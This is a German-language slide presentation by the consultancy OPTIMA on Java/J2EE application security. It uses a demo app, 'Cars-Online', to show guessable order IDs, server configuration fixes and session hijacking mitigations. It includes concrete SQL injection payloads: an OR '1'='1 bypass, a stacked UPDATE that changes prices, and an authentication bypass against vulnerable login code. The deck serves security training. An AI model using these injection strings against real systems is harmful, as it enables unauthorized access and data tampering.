

Über OPTIMA


OPTIMA Business Information Technology, GmbH ist eine Beratungsfirma, spezialisiert auf

Applikationssicherheit und -Entwicklung für

- ◆ **Java/J2EE**
- ◆ **Web Services & XML**
- ◆ **Mobile Apps**



Unsere Dienste



Zusammenfassung

OPTIMA: *Eine strategische Entscheidung, Sicherheit als Teil der Entwicklung zu integrieren.*

- ◆ Ein zuverlässiger Partner mit viel Praxiserfahrung.
- ◆ Hat das Expertenwissen, um die Sicherheit von Anwendungen und Architekturen zu begutachten.
- ◆ Unterstützt Sie rings um Entwicklungen im Java, Web-Services und Mobile Technologien.
- ◆ CONTACT: info@optimabit.de





Applikations-Sicherheit

Hacking Cars-Online

Definition: Application Security

Moderne Anwendungen sind modular, komplex und vielschichtig.

Fehler im

- ◆ **Design / Architektur**
- ◆ **Implementierung**
- ◆ **Laufzeitumgebung (Appserver)**

lassen Schwachstellen für Angriffe.




Erkenne den Feind!

◆ **Unbekannte Hacker**

◆ **Angestellte**

◆ **Konkurrenz**

◆ **Regierungen**



Percent


Quelle: CSI/FBI Computer Crime Survey 2003
(~ 500 Companies responding)

Angreifbare Business Bereiche

Auch falls ein Netzwerk sicher ist, können die Applikationen, die darauf laufen, viele Schwachstellen haben.

Dies gilt für:

- ◆ e-business
- ◆ e-government
- ◆ outsourced Projekte



Ein unabhängiges Sicherheits Audit ist für kritische Applikationen unabdingbar!

Defense in Depth

Die "Defense in Depth" Strategie beschreibt ein vielschichtiges Sicherheitskonzept.

Viele Schichten erschweren einen kompletten Durchbruch.


Schichten in alten Schlössern:

- ◆ **Wasser & Terrain**
- ◆ **Zugbrücke**
- ◆ **Steinmauer, Brüstungen**
- ◆ **Kochendes Öl, Pfeile**
- ◆ **Rettungsturm**



Defense in Depth (Diagram)

Was sind die modernen Äquivalente?



Schwachstellen in Anwendungen

Web Anwendungen


- ◆ Hidden Field Manipulation, Cross Site Scripting, SQL Injection

J2EE Anwendungen

- ◆ RMI Server mißbrauchen, JDBC und JMS Aufrufe modifizieren o. abhören, Angriffe über den JNDI-Baum

Web Services

- ◆ SOAP Messages modifizieren, Ausspionieren von UDDI, XML-Entity Angriffe, Buffer Overflows



Verteidigungen, die nicht funktionieren




IDS



Firewall

SSL



Verteidigungen, die DOCH funktionieren

- **Experten Review (Code, Architektur)**
- **Security Weiterbildung für Entwickler**
- **Security Awareness für Manager**
- **Penetration Tests**
- **Effektive Policies und Guidelines**
- **Tools, die Applikationsschwachstellen finden**



OPTIMA Scanners

Der OPTIMA Bytecode Scanner durchsucht Bytecodes nach potentielle Problemstellen.



- ◆ Initialisierung, Serialisierung, Cloning, Mutable Objects, XSS, etc.

Der OPTIMA Configuration Scanner durchsucht WAR-Dateien nach potentielle Konfigurations-Probleme.

- ◆ Invoker, Web-Server, Welcome-Files, etc.

Web Apps




Angriffe auf Java & J2EE

Hacking Cars-Online

Web Application Vulnerabilities

Eine Web Application kann viele gefährliche Sicherheitslöcher aufweisen, auch wenn es "richtig" funktioniert!



Die Applikation

"Cars-Online" ist eine J2EE Applikation, basierend auf Servlets, JSPs und einer Datenbank.

Architektur wie Struts (Controller, Action)

Viele der Angriffe funktionieren auch gegen .NET Applikationen

Software Umgebung:

Tomcat 4.1.27

HypersonicSQL 1.7

Angriffe auf Applikationslogik

Angriff 1: Applikationslogik

Order ID ist nicht wirklich "zufällig".

Angriff: Andere Order Id erraten, um zu erfahren, was andere Benutzer bestellt haben.

FORM = "AD4X" + Counter + "N"

Beispiel: AD4X1373N

Order für Bill Gates.

Lustig! Aber wie wäre es mit dem Krankenbild eines Patienten?

Angriffe auf Serverkonfiguration

Angriff 2a: Konfiguration

Das Problem:

Jeder Web Container hat seine eigenen Wege, wichtige Konfigurationen wie Directory Browsing zu kontrollieren.

Die Lösung: eigenes DefaultServlet

Sie nehmen die Konfiguration selbst in die Hand. So sind Ihre Web-Applikationen immun gegen Probleme der

- ◆ **Portierung**
- ◆ **Konfiguration**
- ◆ **Administration**

Default Servlet

```
public class DefaultServlet extends HttpServlet {  
  
    public void doPost(HttpServletRequest req,  
                       HttpServletResponse res)  
        throws ServletException, IOException {  
        String context = req.getContextPath();  
        res.sendRedirect(context + "/error/default.jsp");  
    }  
  
    ...  
}
```



Dieses Servlet leitet direkt zu einem ErrorPage


Beispiel: Sichere Konfiguration

```
<servlet>  
  <servlet-name>MyDefault</servlet-name>  
  <servlet-class>org.x.DefaultServlet</servlet-class>  
</servlet>
```



Dieses Servlet leitet direkt zu einem ErrorPage

```
<servlet-mapping>  
  <servlet-name>MyDefault</servlet-name>  
  <url-pattern>/</url-pattern>  
</servlet-mapping>
```




Mapping zum "/"

Angriffe auf Datenbanken

Was ist SQL Injection?

SQL Injection bedeutet SQL Ausdrücke am Client zu formulieren und dem Server "einzuspritzen".



SQL-Injektion basiert hauptsächlich auf

- ◆ Implementierungs-Logik, SELECT, INSERT, Stored Procedures

SQL Injection (1 = 1 Angriff)

Der Angreifer erzeugt einen String, der die vermeinte SELECT-Kriterien aushebelt.

Beispiel: Ein E-Business mit online Verkauf übernimmt eine Bestellnummer vom Anwender und baut daraus:

```
SELECT * FROM orders WHERE ORDERID = XXX
```

Ein Angreifer gibt folgendes ein:

```
123456' OR '1'='1
```

Dieser Ausdruck ist für jede Reihe in der Tabelle Wahr.

SQL Injection (Ausdruck-Verkettung)

Viele SQL-Dialekte erlauben es, mehrere SQL-Ausdrücke mittels ";" zu verketteten.

Der Angreifer hängt ein "extra" SQL-Befehl an eine normale Eingabe an. Z.B.

Vermutung: SQL Ausdruck wie

```
"SELECT * FROM PRODUCTS  
WHERE DESCRIPTION LIKE '% " + XXX + "%';"
```

Angriff versuchen wo "XXX" ist

```
Lambo%'; UPDATE PRODUCTS SET PRICE=1.0 WHERE  
DESCRIPTION LIKE '%Lambo
```

SQL Injection (Applikations-Logik)

Im Applikation finden wir:

```
String sql = "SELECT user FROM users WHERE userid ="  
+ strUser + "' AND password =" + strPass "'";
```

```
//diese Methode ergibt einen "" oder den Username  
String authUser = executeLoginQuery(sql);
```

```
if(authUser.equals("")) {  
    login = false;  
} else {  
    login = true;  
}
```

Der Angreifer gibt dann folgendes ein:

```
USERNAME:  A' OR 'X'='X  
PASSWORD:  A' OR 'X'='X
```

SQL Injection Autorisierung (2)

Der Angreifer gibt dann folgendes ein:

USERNAME: A' OR 'X'='X

PASSWORD: A' OR 'X'='X

(Hinweis: achten Sie auf die Leerplätze)

Diese ergibt ein Ausdruck wie

```
"SELECT user FROM users WHERE  
  userid =' " + " A' OR 'X'='X +  
  "' AND pass =' " + "A' OR 'X'='X" + "'";
```

Obiger Ausdruck ist immer wahr.

In vielen Fällen ist der Angreifer dann als der erster Benutzer in der Users-Tabelle angemeldet.

***** Teil 2 *****

**Cross Site Scripting, Session Hijacking,
Invoker Servlet**

Angriffe auf Sessions

Probleme mit Sessions


Jedem Client wird ein einzigartiger Identifizierer ("session ID") zugeteilt.

Über die Session ID wird Information am Server mit einem bestimmten Client verbunden.

Wer eine Session ID klauen kann, der kann eine andere Identität übernehmen.

Dies ist potentiell ein großes Problem!

Session Hijacking



Session Hijacking

Teillösungen:

- ◆ Mit `<session-timeout>` in der `web.xml` können Sie alte Sessions automatisch löschen, z.B.

```
<session-timeout>10</session-timeout>
```

- ◆ Die Applikation kann eine "logout" Möglichkeit haben.
- ◆ Die Session ID gegen Client IP überprüfen. (Problem mit Proxies). Servlet Filter API ist für dieses Problem gut.


Lösung:

